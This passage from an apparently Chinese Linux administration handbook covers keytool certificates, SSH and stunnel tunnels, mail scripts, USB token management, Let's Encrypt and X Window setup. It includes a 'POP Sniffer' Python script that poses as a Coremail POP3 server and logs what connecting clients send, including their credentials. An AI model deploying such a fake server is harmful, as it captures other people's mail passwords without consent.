                -storepass YourPasswordHere -keystore
private.keystore
What is your first and last name?
  [Unknown]:  www.myserver.com
What is the name of your organizational unit?
  [Unknown]:  Foo Dept
What is the name of your organization?
  [Unknown]:  Bar
What is the name of your City or Locality?
  [Unknown]:  Paris
What is the name of your State or Province?
  [Unknown]:  France
What is the two-letter country code for this unit?
  [Unknown]:  FR
Is <CN=www.myserver.com, OU=Foo Dept, O=Bar, L=Paris,
                ST=France, C=FR> correct?
  [no]:  yes

Enter key password for <myserverkeypair>
        (RETURN if same as keystore password):
```

3. Public Key Certificate (optional)

```
>keytool -certreq -alias myserverkeypair -storepass
YourPasswordHere \
                -keystore private.keystore
-----BEGIN NEW CERTIFICATE REQUEST-----
MIIBqjCCARMCAQAwajELMAkGA1UEBhMCRlIxDzANBgNVBAgTBkZyYW5jZTEOMAw
GA1UEBxMFUGFy
... cut ...
KDYZTklbg1NOiXTdXIhPHb3+YOgZ+HoeDTxOx/rRhA==
-----END NEW CERTIFICATE REQUEST-----
```

4. import your signed certificate

```
keytool -import -alias servertest -storepass YourPasswordHere \
                -keystore private.keystore -file servertest.crt
```

5. Import the certificate and attach it to your server key pair

Import the certificate and attach it to your server key pair by typing the command

```
keytool -import -alias myserverkeypair -storepass
YourPasswordHere \
                -keystore private.keystore -file myserver.cer
Certificate reply was installed in keystore
```

6. Key pair verification

```
keytool -list -v -alias myserverkeypair -storepass
YourPasswordHere \
                -keystore private.keystore
```

第 171 章 .Net makecert

1. 访问X.509证书

Java访问X.509证书

第 172 章 Secure Tunnel

1. OpenSSH Tunnel

mysql tunnel

```
$ ssh -L 3306:127.0.0.1:3306 user@example.org
```

testing

```
$ mysql -h 127.0.0.1 -uroot -p test
```

1.1. SOCKS v5 Tunnel

```
ssh -D 1080 <远程主机地址>
```

Firefox 配置



为了防止所访问网站的DNS被窥探，可以在Firefox的地址栏中输入about:config 把network.proxy.socks_remote_dns 改为true

2. SSL Tunnel

http://www.stunnel.org/

2.1. 通过SSL访问POP、IMAP、SMTP

例 172.1. stunnel.conf

```
# Sample stunnel configuration file
# Copyright by Michal Trojnara 2002

# Comment it out on Win32
cert = /etc/stunnel/stunnel.pem
# chroot = /usr/var/run/stunnel/
# PID is created inside chroot jail
pid = /stunnel.pid
#setuid = nobody
#setgid = nogroup

setuid = root
setgid = root

# Workaround for Eudora bug
#options = DONT_INSERT_EMPTY_FRAGMENTS

# Authentication stuff
#verify = 2
# don't forget about c_rehash CApath
# it is located inside chroot jail:
#CApath = /certs
# or simply use CAfile instead:
#CAfile = /usr/etc/stunnel/certs.pem

# Some debugging stuff
debug = 7
output = stunnel.log

# Use it for client mode
#client = yes
```

```
# Service-level configuration

[pop3s]
accept  = 995
connect = 110

[imaps]
accept  = 993
connect = 143

[ssmtp]
accept  = 465
connect = 25

#[https]
#accept  = 443
#connect = 80
#TIMEOUTclose = 0

[nntps]
accept  = 563
connect = 119
```

```
# SMTP
/sbin/iptables -A INPUT -p tcp --dport 25 -j ACCEPT
# SMTPS
/sbin/iptables -A INPUT -p tcp --dport 465 -j ACCEPT
# POP3
/sbin/iptables -A INPUT -p tcp --dport 110 -j ACCEPT
# POP3S
/sbin/iptables -A INPUT -p tcp --dport 995 -j ACCEPT
# IMAP
/sbin/iptables -A INPUT -p tcp --dport 143 -j ACCEPT
# IMAPS
/sbin/iptables -A INPUT -p tcp --dport 993 -j ACCEPT
```

```
[root@linuxas3 stunnel]# nmap localhost
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on linuxas3.9812.net (127.0.0.1):
(The 1582 ports scanned but not shown below are in state:
closed)
Port       State       Service
22/tcp     open        ssh
25/tcp     open        smtp
80/tcp     open        http
110/tcp    open        pop-3
111/tcp    open        sunrpc
119/tcp    open        nntp
143/tcp    open        imap2
443/tcp    open        https
465/tcp    open        smtps
563/tcp    open        snews
631/tcp    open        ipp
783/tcp    open        hp-alarm-mgr
993/tcp    open        imaps
995/tcp    open        pop3s
3306/tcp   open        mysql
5000/tcp   open        UPnP
5001/tcp   open        commplex-link
8009/tcp   open        ajp13
8080/tcp   open        http-proxy

Nmap run completed -- 1 IP address (1 host up) scanned in 3
seconds
[root@linuxas3 stunnel]#
```

3. DeleGate

http://www.delegate.org/delegate/



第 173 章 硬盘分区与文件系统加密

Harddisk Partition & File System

1. Microsoft 文件系统加密

1.1. Microsoft Encrypting File System (EFS)

http://www.microsoft.com/china/technet/security/sgk/protect_data_EFS.mspx

1.2. BitLocker

BitLocker 与 Encrypting File System (EFS) 的比较
http://windows.microsoft.com/zh-cn/windows7/whats-the-difference-between-bitlocker-drive-encryption-and-encrypting-file-system

第 174 章 Office

1. Calc

1.1. 函数

字符串拼接

```
=CONCATENATE("text1";A1;"text2";D2)
```

```
="text1"&A1
```

第 175 章 OpenStego - 图像文件水印加密

http://openstego.sourceforge.net/

第 176 章 邮件原文

1. Subject Unicode

=?encode?B?Subject?=

B = BASE64

例 176.1. Subject Unicode

=?UTF-8?B?U3ViamVjdAo?=

2. TO/CC/BCC

```
To: Neo Chen <neo.chen@example.com>
Cc: =?UTF-8?B?U3ViamVjdAo?= <sky.lv@example.com>
Bcc: xinying.wen@example.com
```

3. 正文

```
# cat mail.sh
#!/bin/bash
subject=$(echo "测试邮件"|base64)
mail=`cat /tmp/mail.txt | base64`
/usr/sbin/sendmail -t <<EOF
From: system@example.com
To: chao.zhang@example.com
Cc: sky.lv@example.com
Bcc: xinying.wen@example.com
Subject: =?utf-8?B?$subject?=
Content-Language: zh-cn
Content-type:txt/plain;charset=UTF-8
Content-Transfer-Encoding: base64

$mail

EOF
```

4. POP Sniffer

```
#!/usr/bin/python3
# Author: neo chan
# Homepage: http://netkiller.8800.org

import socketserver,sys
import threading

class
ThreadedTCPRequestHandler(socketserver.BaseRequestHandler):

        def setup(self):
                print(self.client_address[0], 'connected!')
                self.request.send(b'+OK Welcome to coremail
Mail Pop3 Server \r\n')

        def handle(self):
        # self.request is the TCP socket connected to the
client
                while True:
                        self.data =
self.request.recv(1024).strip()
                        if self.data == b'QUIT':
                                return
                        if self.data == b'AUTH':
                                self.request.send(b'-ERR Not
support ntlm auth method\r\n')
                        print("%s wrote: " %
self.client_address[0])
                        print (self.data)
                        # just send back the same data, but
upper-cased
                        # self.request.send(self.data.upper())
                        self.request.send(b'+OK 0 message(s) [0
byte(s)]\r\n')

        def finish(self):
                print( self.client_address[0], 'disconnected!')
                self.request.send(b'Goodbye! \r\n')
```

```
class ThreadedTCPServer(socketserver.ThreadingMixIn,
socketserver.TCPServer):
        pass

if __name__ == "__main__":
        HOST, PORT = "172.16.0.1", 110

        # Create the server, binding to localhost on port 110
        # server = socketserver.TCPServer((HOST, PORT),
MyTCPHandler)
        # server.serve_forever()

        # Activate the server; this will keep running until you
        # interrupt the program with Ctrl-C
        try:
                server = ThreadedTCPServer((HOST, PORT),
ThreadedTCPRequestHandler)
                # Start a thread with the server -- that thread
will then start one
                # more thread for each request
                server_thread =
threading.Thread(target=server.serve_forever)
                # Exit the server thread when the main thread
terminates
                # server_thread.setDaemon(True)
                server_thread.start()
        except KeyboardInterrupt:
                sys.exit(0)
```

5. PHP mail()

```
# cat mail.php
<?php

$to = "neo.chen@example.com";
$subject = "My subject";
$txt = "Hello world!";
$headers = "From: webmaster@example.com" . "\r\n";
//. "CC: somebodyelse@example.com";

mail($to,$subject,$txt,$headers);
?>
```

第 177 章 Smart card(智能卡)

1. OpenSC - tools and libraries for smart cards

https://github.com/OpenSC

1.1. 安装 OpenSC

```
yum install -y autoconf automake libtool gcc
yum install -y readline-devel openssl-devel pcsc-lite-devel

tar zxvf opensc-0.13.0.tar.gz
cd opensc-0.13.0
./bootstrap
./configure --prefix=/srv/opensc --sysconfdir=/etc/opensc
make
make install
```

```
# /etc/init.d/pcscd start
Starting PC/SC smart card daemon (pcscd):                  [
OK  ]
```

2. openct-tool - OpenCT smart card utility

```
yum install openct

cp /etc/openct.conf /etc/openct.conf.old
```

```
# /etc/init.d/openct start
Initializing OpenCT smart card terminals:                  [
OK  ]
```

3. ccid - Generic USB CCID smart card reader driver

```
# yum install ccid
```

4. usbutils: Linux USB utilities

```
# yum install usbutils
```

```
# lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 003 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 004 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 005 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 005 Device 006: ID 096e:0302 Feitian Technologies, Inc.
```

```
# usb-devices

T:  Bus=01 Lev=00 Prnt=00 Port=00 Cnt=00 Dev#=  1 Spd=480 MxCh=
8
D:  Ver= 2.00 Cls=09(hub  ) Sub=00 Prot=00 MxPS=64 #Cfgs=  1
P:  Vendor=1d6b ProdID=0002 Rev=02.06
S:  Manufacturer=Linux 2.6.32-431.1.2.0.1.el6.x86_64 ehci_hcd
S:  Product=EHCI Host Controller
S:  SerialNumber=0000:00:1d.7
C:  #Ifs= 1 Cfg#= 1 Atr=e0 MxPwr=0mA
I:  If#= 0 Alt= 0 #EPs= 1 Cls=09(hub  ) Sub=00 Prot=00
Driver=hub

T:  Bus=02 Lev=00 Prnt=00 Port=00 Cnt=00 Dev#=  1 Spd=12  MxCh=
2
D:  Ver= 1.10 Cls=09(hub  ) Sub=00 Prot=00 MxPS=64 #Cfgs=  1
P:  Vendor=1d6b ProdID=0001 Rev=02.06
S:  Manufacturer=Linux 2.6.32-431.1.2.0.1.el6.x86_64 uhci_hcd
S:  Product=UHCI Host Controller
S:  SerialNumber=0000:00:1d.0
C:  #Ifs= 1 Cfg#= 1 Atr=e0 MxPwr=0mA
I:  If#= 0 Alt= 0 #EPs= 1 Cls=09(hub  ) Sub=00 Prot=00
Driver=hub

T:  Bus=03 Lev=00 Prnt=00 Port=00 Cnt=00 Dev#=  1 Spd=12  MxCh=
```

```
2
D:  Ver= 1.10 Cls=09(hub  ) Sub=00 Prot=00 MxPS=64 #Cfgs=  1
P:  Vendor=1d6b ProdID=0001 Rev=02.06
S:  Manufacturer=Linux 2.6.32-431.1.2.0.1.el6.x86_64 uhci_hcd
S:  Product=UHCI Host Controller
S:  SerialNumber=0000:00:1d.1
C:  #Ifs= 1 Cfg#= 1 Atr=e0 MxPwr=0mA
I:  If#= 0 Alt= 0 #EPs= 1 Cls=09(hub  ) Sub=00 Prot=00
Driver=hub

T:  Bus=04 Lev=00 Prnt=00 Port=00 Cnt=00 Dev#=  1 Spd=12  MxCh=
2
D:  Ver= 1.10 Cls=09(hub  ) Sub=00 Prot=00 MxPS=64 #Cfgs=  1
P:  Vendor=1d6b ProdID=0001 Rev=02.06
S:  Manufacturer=Linux 2.6.32-431.1.2.0.1.el6.x86_64 uhci_hcd
S:  Product=UHCI Host Controller
S:  SerialNumber=0000:00:1d.2
C:  #Ifs= 1 Cfg#= 1 Atr=e0 MxPwr=0mA
I:  If#= 0 Alt= 0 #EPs= 1 Cls=09(hub  ) Sub=00 Prot=00
Driver=hub

T:  Bus=05 Lev=00 Prnt=00 Port=00 Cnt=00 Dev#=  1 Spd=12  MxCh=
2
D:  Ver= 1.10 Cls=09(hub  ) Sub=00 Prot=00 MxPS=64 #Cfgs=  1
P:  Vendor=1d6b ProdID=0001 Rev=02.06
S:  Manufacturer=Linux 2.6.32-431.1.2.0.1.el6.x86_64 uhci_hcd
S:  Product=UHCI Host Controller
S:  SerialNumber=0000:00:1d.3
C:  #Ifs= 1 Cfg#= 1 Atr=e0 MxPwr=0mA
I:  If#= 0 Alt= 0 #EPs= 1 Cls=09(hub  ) Sub=00 Prot=00
Driver=hub

T:  Bus=05 Lev=01 Prnt=01 Port=00 Cnt=01 Dev#=  6 Spd=1.5 MxCh=
0
D:  Ver= 1.10 Cls=00(>ifc ) Sub=00 Prot=00 MxPS= 8 #Cfgs=  1
P:  Vendor=096e ProdID=0302 Rev=01.07
S:  Manufacturer=OEM
S:  Product=HID Token M8
C:  #Ifs= 1 Cfg#= 1 Atr=10 MxPwr=50mA
I:  If#= 0 Alt= 0 #EPs= 0 Cls=03(HID  ) Sub=00 Prot=00 Driver=
(none)
```

5. USB Token

USB Key

以 ePass1000ND 为例:

```
Feitian ePass1000ND Editor v 1.0.7.412
Create at Jun 19 2009, 16:23:26

Library version 1.1.0
Create Context:Success!


Main Menu:
-------------------------------------------------------------
  Open[F]irst  LED[O]n   [P]in     [L]ist       File[M]enu
  Open[N]ext   LE[D]Off  [S]oPin   [G]enRandom  Cr[y]ptMenu
  [R]eOpen     Rese[t]   [A]ccess               Set[u]pMenu
  [C]lose      E[x]it

Input selection:
```

5.1. Open[F]irst

```
Input selection:f
Open device:Success!

=>> Firmware Version: 1.07
=>> Product Code: 10
=>> Capabilities: 3
=>> Total memory size: 8192 bytes
=>> Free memory space: 7592 bytes
=>> Max directory levels: 2
=>> File system type: 1
=>> Friendly token name: ePass1000ND
=>> Hardware serial number: 0x42F81BC1B4B3CDD3

Main Menu:
```

```
-------------------------------------------------------------
  Open[F]irst  LED[O]n   [P]in     [L]ist       File[M]enu
  Open[N]ext   LE[D]Off  [S]oPin   [G]enRandom  Cr[y]ptMenu
  [R]eOpen     Rese[t]   [A]ccess               Set[u]pMenu
  [C]lose      E[x]it
```

5.2. [S]oPin 验证管理员

```
Input selection:s
Input SO-Pin:
```

5.3. LED 灯控制

开灯

```
Input selection:o

Turn LED on:Success!


Main Menu:
-------------------------------------------------------------
  Open[F]irst  LED[O]n   [P]in     [L]ist       File[M]enu
  Open[N]ext   LE[D]Off  [S]oPin   [G]enRandom  Cr[y]ptMenu
  [R]eOpen     Rese[t]   [A]ccess               Set[u]pMenu
  [C]lose      E[x]it
```

关灯

```
Input selection:d

Turn LED off:Success!


Main Menu:
-------------------------------------------------------------
```

```
  Open[F]irst  LED[O]n   [P]in     [L]ist       File[M]enu
  Open[N]ext   LE[D]Off  [S]oPin   [G]enRandom  Cr[y]ptMenu
  [R]eOpen     Rese[t]   [A]ccess               Set[u]pMenu
  [C]lose      E[x]it
```

5.4. [L]ist

```
Input selection:l

DirID    FileID  Type   Read   Write   Delete  Crypt  Size
-----    -----    ----   -----  -----  ------   -----  -----
0000      FFFF    DATA  ANYONE  ANYONE  ANYONE ANYONE  512
0000      FFFE    DATA  ANYONE  ANYONE  ANYONE ANYONE  32
0000      0000    FREE  ANYONE  ANYONE  ANYONE ANYONE  7592

Main Menu:
-------------------------------------------------------------
  Open[F]irst  LED[O]n   [P]in     [L]ist       File[M]enu
  Open[N]ext   LE[D]Off  [S]oPin   [G]enRandom  Cr[y]ptMenu
  [R]eOpen     Rese[t]   [A]ccess               Set[u]pMenu
  [C]lose      E[x]it
```

5.5. File[M]enu 文件菜单

```
Input selection:m


File Menu:
-------------------------------------------------------------
  C[h]Dir    [L]ist   Create[D]ir   Create[F]ile   Create[A]pp
  DelD[i]r   D[e]leteFile
  [O]pen     [R]ead   [W]rite      [C]lose
  Cr[y]ptMenu         Set[u]pMenu   E[x]it
```

[L]ist 列目录与文件

```
Input selection:l

DirID    FileID  Type   Read   Write   Delete  Crypt  Size
-----    -----    ----   -----  -----  ------   -----  -----
0000      FFFF    DATA  ANYONE  ANYONE  ANYONE ANYONE  512
0000      FFFE    DATA  ANYONE  ANYONE  ANYONE ANYONE  32
0000      0000    FREE  ANYONE  ANYONE  ANYONE ANYONE  7592

Main Menu:
-------------------------------------------------------------
  Open[F]irst  LED[O]n   [P]in     [L]ist       File[M]enu
  Open[N]ext   LE[D]Off  [S]oPin   [G]enRandom  Cr[y]ptMenu
  [R]eOpen     Rese[t]   [A]ccess               Set[u]pMenu
  [C]lose      E[x]it
```

目录管理

创建目录

Create[D]ir

```
Input selection:d
Input ID of the Dir to be created(0-FFFF):1122
Success!


File Menu:
-------------------------------------------------------------
  C[h]Dir    [L]ist   Create[D]ir   Create[F]ile   Create[A]pp
  DelD[i]r   D[e]leteFile
  [O]pen     [R]ead   [W]rite      [C]lose
  Cr[y]ptMenu         Set[u]pMenu   E[x]it
```

查看是否成功

```
Input selection:l
```

```
DirID    FileID  Type   Read    Write   Delete  Crypt  Size
-----    -----    ----   -----  -----  ------   -----  -----
0000      FFFF    DATA  ANYONE  ANYONE  ANYONE ANYONE  512
0000      FFFE    DATA  ANYONE  ANYONE  ANYONE ANYONE  32
0000      1122    DIR   NONE    NONE    ANYONE NONE    0
0000      0000    FREE  ANYONE  ANYONE  ANYONE ANYONE  7584

File Menu:
-------------------------------------------------------------
  C[h]Dir    [L]ist   Create[D]ir   Create[F]ile   Create[A]pp
  DelD[i]r   D[e]leteFile
  [O]pen     [R]ead   [W]rite      [C]lose
  Cr[y]ptMenu         Set[u]pMenu   E[x]it
```

如果正确我们可以看到 0000 1122 DIR NONE NONE ANYONE NONE 0

C[h]Dir 进入目录

```
Input selection:h
Input ID of the dir to change in(0-FFFF):1122
Success!


File Menu:
-------------------------------------------------------------
  C[h]Dir    [L]ist   Create[D]ir   Create[F]ile   Create[A]pp
  DelD[i]r   D[e]leteFile
  [O]pen     [R]ead   [W]rite      [C]lose
  Cr[y]ptMenu         Set[u]pMenu   E[x]it
```

删除目录 DelD[i]r

```
Input selection:i
Input ID of the Dir to delete(0-FFFF):1122
Success!


File Menu:
```

```
-------------------------------------------------------------
  C[h]Dir    [L]ist   Create[D]ir   Create[F]ile   Create[A]pp
  DelD[i]r   D[e]leteFile
  [O]pen     [R]ead   [W]rite      [C]lose
  Cr[y]ptMenu         Set[u]pMenu   E[x]it
```

确认是否删除成功

```
Input selection:l

DirID    FileID  Type   Read   Write   Delete  Crypt  Size
-----    -----    ----   -----  -----  ------   -----  -----
0000      FFFF    DATA  ANYONE  ANYONE  ANYONE ANYONE  512
0000      FFFE    DATA  ANYONE  ANYONE  ANYONE ANYONE  32
0000      0000    FREE  ANYONE  ANYONE  ANYONE ANYONE  7592

File Menu:
-------------------------------------------------------------
  C[h]Dir    [L]ist   Create[D]ir   Create[F]ile   Create[A]pp
  DelD[i]r   D[e]leteFile
  [O]pen     [R]ead   [W]rite      [C]lose
  Cr[y]ptMenu         Set[u]pMenu   E[x]it
```

文件管理

Create[F]ile 创建文件

创建 MD5 文件

```
Input selection:f
Input ID of the file to be created(0-FFFF): 0011
Input file type(2=DATA,4=MD5,8=TEA): 4
Input write access (0=Anyone 1=User 2=SO 7=None): 0
Input crypt access (0=Anyone 1=User 2=SO 7=None): 0
Success!
```

[L]ist 查看文件是否创建

```
Input selection:l

DirID    FileID  Type   Read   Write   Delete  Crypt  Size
-----    -----    ----   -----  -----  ------   -----  -----
0000      FFFF    DATA  ANYONE  ANYONE  ANYONE ANYONE  512
0000      FFFE    DATA  ANYONE  ANYONE  ANYONE ANYONE  32
0000      0011    MD5   NONE    ANYONE  ANYONE ANYONE  16
0000      0000    FREE  ANYONE  ANYONE  ANYONE ANYONE  7568
```

创建 TEA 文件

```
Input selection:f
Input ID of the file to be created(0-FFFF): 0022
Input file type(2=DATA,4=MD5,8=TEA): 8
Input write access (0=Anyone 1=User 2=SO 7=None): 0
Input crypt access (0=Anyone 1=User 2=SO 7=None): 0
Success!
```

查看文件是否正确创建

```
Input selection:l

DirID    FileID  Type   Read   Write   Delete  Crypt  Size
-----    -----    ----   -----  -----  ------   -----  -----
0000      FFFF    DATA  ANYONE  ANYONE  ANYONE ANYONE  512
0000      FFFE    DATA  ANYONE  ANYONE  ANYONE ANYONE  32
0000      0011    MD5   NONE    ANYONE  ANYONE ANYONE  16
0000      0022    TEA   NONE    ANYONE  ANYONE ANYONE  16
0000      0000    FREE  ANYONE  ANYONE  ANYONE ANYONE  7544
```

[O]pen 打开文件

```
Input selection:o
Input ID of the file to open(0-FFFF):0011
Success!
```

```
 File size: 16
 File type: MD5
 File Crypt Access: ANYONE
 File Read Access: NONE
 File Write Access: ANYONE
 File Delete Access: ANYONE
```

D[e]leteFile 删除文件

```
Input selection:e
Input ID of the file to delete(0-FFFF):0022
Success!
```

查看删除结果

```
Input selection:l

DirID    FileID  Type   Read   Write   Delete  Crypt  Size
-----    -----    ----   -----  -----  ------   -----  -----
0000      FFFF    DATA  ANYONE  ANYONE  ANYONE ANYONE  512
0000      FFFE    DATA  ANYONE  ANYONE  ANYONE ANYONE  32
0000      0011    MD5   NONE    ANYONE  ANYONE ANYONE  16
0000      F000    DIR   NONE    NONE    ANYONE NONE    0
                  Name: "a360d5826bdee7e6bd04a428eefc0bba"
0000      0000    FREE  ANYONE  ANYONE  ANYONE ANYONE  7560
```

Create[A]pp 创建GUID

```
Input selection:a
Input App Name of the Dir(0-
32chars):a360d5826bdee7e6bd04a428eefc0bba
Input GUID of the Dir{xxxx-xxxx...}:5744e586-cc37-11e3-945f-
00259035906c
Success!
```

查看创建情况

```
DirID    FileID  Type   Read    Write   Delete  Crypt  Size
-----    -----    ----   -----  -----  ------   -----  -----
0000      FFFF    DATA  ANYONE  ANYONE  ANYONE ANYONE  512
0000      FFFE    DATA  ANYONE  ANYONE  ANYONE ANYONE  32
0000      0011    MD5   NONE    ANYONE  ANYONE ANYONE  16
0000      0022    TEA   NONE    ANYONE  ANYONE ANYONE  16
0000      F000    DIR   NONE    NONE    ANYONE NONE    0
                  Name: "a360d5826bdee7e6bd04a428eefc0bba"
0000      0000    FREE  ANYONE  ANYONE  ANYONE ANYONE  7536
```

5.6. Set[u]pMenu 设置菜单

修改pin

[P]IN 修改用户pin

```
Input selection:p

Change User Pin
Input Old User Pin:12345678
Input new User Pin:87654321
```

[S]oPIN 修改管理员pin

[T]okenName 修改Token名字

```
Input selection:t
Input new Token Name:Netkiller
Success!
```

E[x]it 推出然后使用Open[F]irst查看

```
Input selection:f
Open device:Success!

=>> Firmware Version: 1.07
=>> Product Code: 10
=>> Capabilities: 3
=>> Total memory size: 8192 bytes
=>> Free memory space: 7512 bytes
=>> Max directory levels: 2
=>> File system type: 1
=>> Friendly token name: Netkiller
=>> Hardware serial number: 0x42F81BC1B4B3CDD3
```

[C]leanup

清空文件，目录等等

```

```

[U]lockPIN

[A]ccessSettings

[I]nitToken 初始化

首次使用，请初始化

5.7. Linux ePass

```
# dmesg | grep usb
usb 5-1: USB disconnect, device number 5
usb 5-1: new low speed USB device number 6 using uhci_hcd
usb 5-1: New USB device found, idVendor=096e, idProduct=0302
usb 5-1: New USB device strings: Mfr=1, Product=2,
SerialNumber=0
usb 5-1: Product: HID Token M8
```

```
usb 5-1: Manufacturer: OEM
usb 5-1: configuration #1 chosen from 1 choice
usbhid 5-1:1.0: couldn't find an input interrupt endpoint
```

第 178 章 Credentials Organization

1. VeriSign

http://www.verisign.com/

http://www.verisign.com/cn/

VeriSign (Nasdaq: VRSN) is the trusted provider of Internet infrastructure services for the networked world. Billions of times each day, VeriSign helps companies and consumers all over the world engage in communications and commerce with confidence. VeriSign offerings include SSL, SSL Certificates, Extended Validation (EV SSL), VeriSign Trust Seal, two-factor authentication, identity protection, malware scan, public key infrastructure (PKI), DDoS mitigation and Domain Name Services.

1.1. iTrusChina

http://verisign.itrus.com.cn/

1.2. Thawte

http://www.thawte.com/

Thawte is a leading global Certification Authority. Our SSL and code signing digital certificates are used globally to secure servers, provide data encryption, authenticate users, protect privacy and assure online identifies through stringent authentication and verification processes. Our SSL certificates include Wildcard SSL Certificates, SGC SuperCerts and Extended Validation SSL Certificates.

thawte 是全球领先的认证机构。我们的 SSL 和代码签名数字证书在全球范围内提供服务器的安全保护，可以进行数据加密、可以验证用户，通过严格的验证和认证程序保护个人隐私，确保在线识别过程

的安全。我们的 SSL 证书包括通配符 SSL 证书、SGC SuperCerts 和扩展验证 SSL 证书。

1.3. Geotrust

http://geotrust.itrus.com.cn/

2. UserTrust

http://www.usertrust.com/

Comodo offers essential infrastructure to enable e-merchants, other Internet-connected companies, software providers, and individual consumers to interact and conduct business via the Internet safely and securely. Our PKI solutions including, SSL Certificates, Extended Validation Certificates, Code Signing Certificates as well as Secure E-Mail Certificates, increase consumer trust in transacting business online, secure information through strong encryption, and satisfy many industry best practices or security compliance requirements with SSL.

3. 境内其他CA机构

3.1. WoSign®、I'm Verified®、WoTrust®、沃通®

http://www.wosign.com/

上级是 UserTrust

4. SSL FOR FREE

https://www.sslforfree.com

免费SSL证书

nginx

```
cat certificate.crt ca_bundle.crt >> netkiller.cn.crt
openssl rsa -in private.key -out netkiller.cn.key
```

5. Let’s Encrypt

```
git clone https://github.com/letsencrypt/letsencrypt
cd letsencrypt
./letsencrypt-auto
```

```
[root@netkiller letsencrypt]# ./letsencrypt-auto
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Failed to find executable apachectl in PATH:
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/root/bin
Plugins selected: Authenticator nginx, Installer nginx

Which names would you like to activate HTTPS for?
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
1: netkiller.cn
2: www.netkiller.cn
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
Select the appropriate numbers separated by commas and/or
spaces, or leave input
blank to select all options shown (Enter 'c' to cancel): 2
Obtaining a new certificate
Performing the following challenges:
http-01 challenge for www.netkiller.cn
Waiting for verification...
Cleaning up challenges
Deploying Certificate to VirtualHost
/etc/nginx/conf.d/www.netkiller.cn.conf

Please choose whether or not to redirect HTTP traffic to HTTPS,
removing HTTP access.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
1: No redirect - Make no further changes to the webserver
configuration.
```

```
2: Redirect - Make all requests redirect to secure HTTPS
access. Choose this for
new sites, or if you're confident your site works on HTTPS. You
can undo this
change by editing your web server's configuration.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - -
Select the appropriate number [1-2] then [enter] (press 'c' to
cancel): 2
Redirecting all traffic on port 80 to ssl in
/etc/nginx/conf.d/www.netkiller.cn.conf

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
Congratulations! You have successfully enabled
https://www.netkiller.cn

You should test your configuration at:
https://www.ssllabs.com/ssltest/analyze.html?d=www.netkiller.cn
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - -

IMPORTANT NOTES:
 - Congratulations! Your certificate and chain have been saved
at:
   /etc/letsencrypt/live/www.netkiller.cn/fullchain.pem
   Your key file has been saved at:
   /etc/letsencrypt/live/www.netkiller.cn/privkey.pem
   Your cert will expire on 2018-11-12. To obtain a new or
tweaked
   version of this certificate in the future, simply run
   letsencrypt-auto again with the "certonly" option. To
   non-interactively renew *all* of your certificates, run
   "letsencrypt-auto renew"
 - If you like Certbot, please consider supporting our work by:

   Donating to ISRG / Let's Encrypt:
https://letsencrypt.org/donate
   Donating to EFF:                    https://eff.org/donate-
le
```

查看证书 https://www.ssllabs.com/ssltest/analyze.html?d=www.netkiller.cn

部分 XX. X Window

http://www.freedesktop.org

第 179 章 install x window

```
# yum groupinstall "X Window System" Desktop "Desktop Platform"
Font
```

修改/etc/inittab文件id:5:initdefault:

1. xinput - utility to configure and test X input devices

```
$ xinput list
⎡ Virtual core pointer                          id=2    [master
pointer  (3)]
⎜   ↳ Virtual core XTEST pointer                id=4    [slave
pointer  (2)]
⎜   ↳ Dell Dell USB Optical Mouse               id=9    [slave
pointer  (2)]
⎜   ↳ SynPS/2 Synaptics TouchPad                id=13   [slave
pointer  (2)]
⎜   ↳ TPPS/2 IBM TrackPoint                     id=14   [slave
pointer  (2)]
⎣ Virtual core keyboard                         id=3    [master
keyboard (2)]
    ↳ Virtual core XTEST keyboard               id=5    [slave
keyboard (3)]
    ↳ Power Button                              id=6    [slave
keyboard (3)]
    ↳ Video Bus                                 id=7    [slave
keyboard (3)]
    ↳ Sleep Button                              id=8    [slave
keyboard (3)]
    ↳ CNF7237&CNF7238                           id=10   [slave
keyboard (3)]
    ↳ Asus Laptop extra buttons                 id=11   [slave
keyboard (3)]
    ↳ AT Translated Set 2 keyboard              id=12   [slave
```

```
keyboard (3)]
```

第 180 章 X Setup

1. 取消开机启动画面

splash 改为 nosplash

```
sudo vim /boot/grub/menu.lst

title           Ubuntu 8.10, kernel 2.6.24-22-generic
root            (hd0,0)
kernel          /boot/vmlinuz-2.6.24-22-generic
root=UUID=66320533-a53d-4740-b7f0-ed0c294802ea ro quiet splash
initrd          /boot/initrd.img-2.6.24-22-generic
quiet
```

2. Automatic login

```
$ sudo vim gdm.conf-custom

[daemon]
AutomaticLoginEnable=true
AutomaticLogin=neo
TimedLogin=neo
```

3. disable x window

```
$ sudo chmod 600 /etc/init.d/gdm
```

第 181 章 Fonts 字体

确认安装了自己管理工具 fontconfig

```
[root@netkiller fonts]# dnf install fontconfig
```

字体存放文件夹

```
/usr/share/fonts
/usr/share/X11/fonts
```

1. fc-list 字体查看命令

1.1. 查看所有字体

```
[root@netkiller fonts]# fc-list

root@netkiller ~# fc-list
/usr/share/fonts/dejavu-sans-fonts/DejaVuSans-ExtraLight.ttf:
DejaVu Sans,DejaVu Sans Light:style=ExtraLight
/usr/share/fonts/cantarell/Cantarell-Light.otf:
Cantarell,Cantarell Light:style=Light,Regular
/usr/share/fonts/cantarell/Cantarell-VF.otf:
Cantarell:style=Bold
/usr/share/fonts/dejavu-sans-fonts/DejaVuSansCondensed.ttf:
DejaVu Sans,DejaVu Sans Condensed:style=Condensed,Book
/usr/share/fonts/dejavu-sans-fonts/DejaVuSansCondensed-
Bold.ttf: DejaVu Sans,DejaVu Sans Condensed:style=Condensed
Bold,Bold
/usr/share/X11/fonts/Type1/c0611bt_.pfb: Courier 10
```

```
Pitch:style=Bold Italic
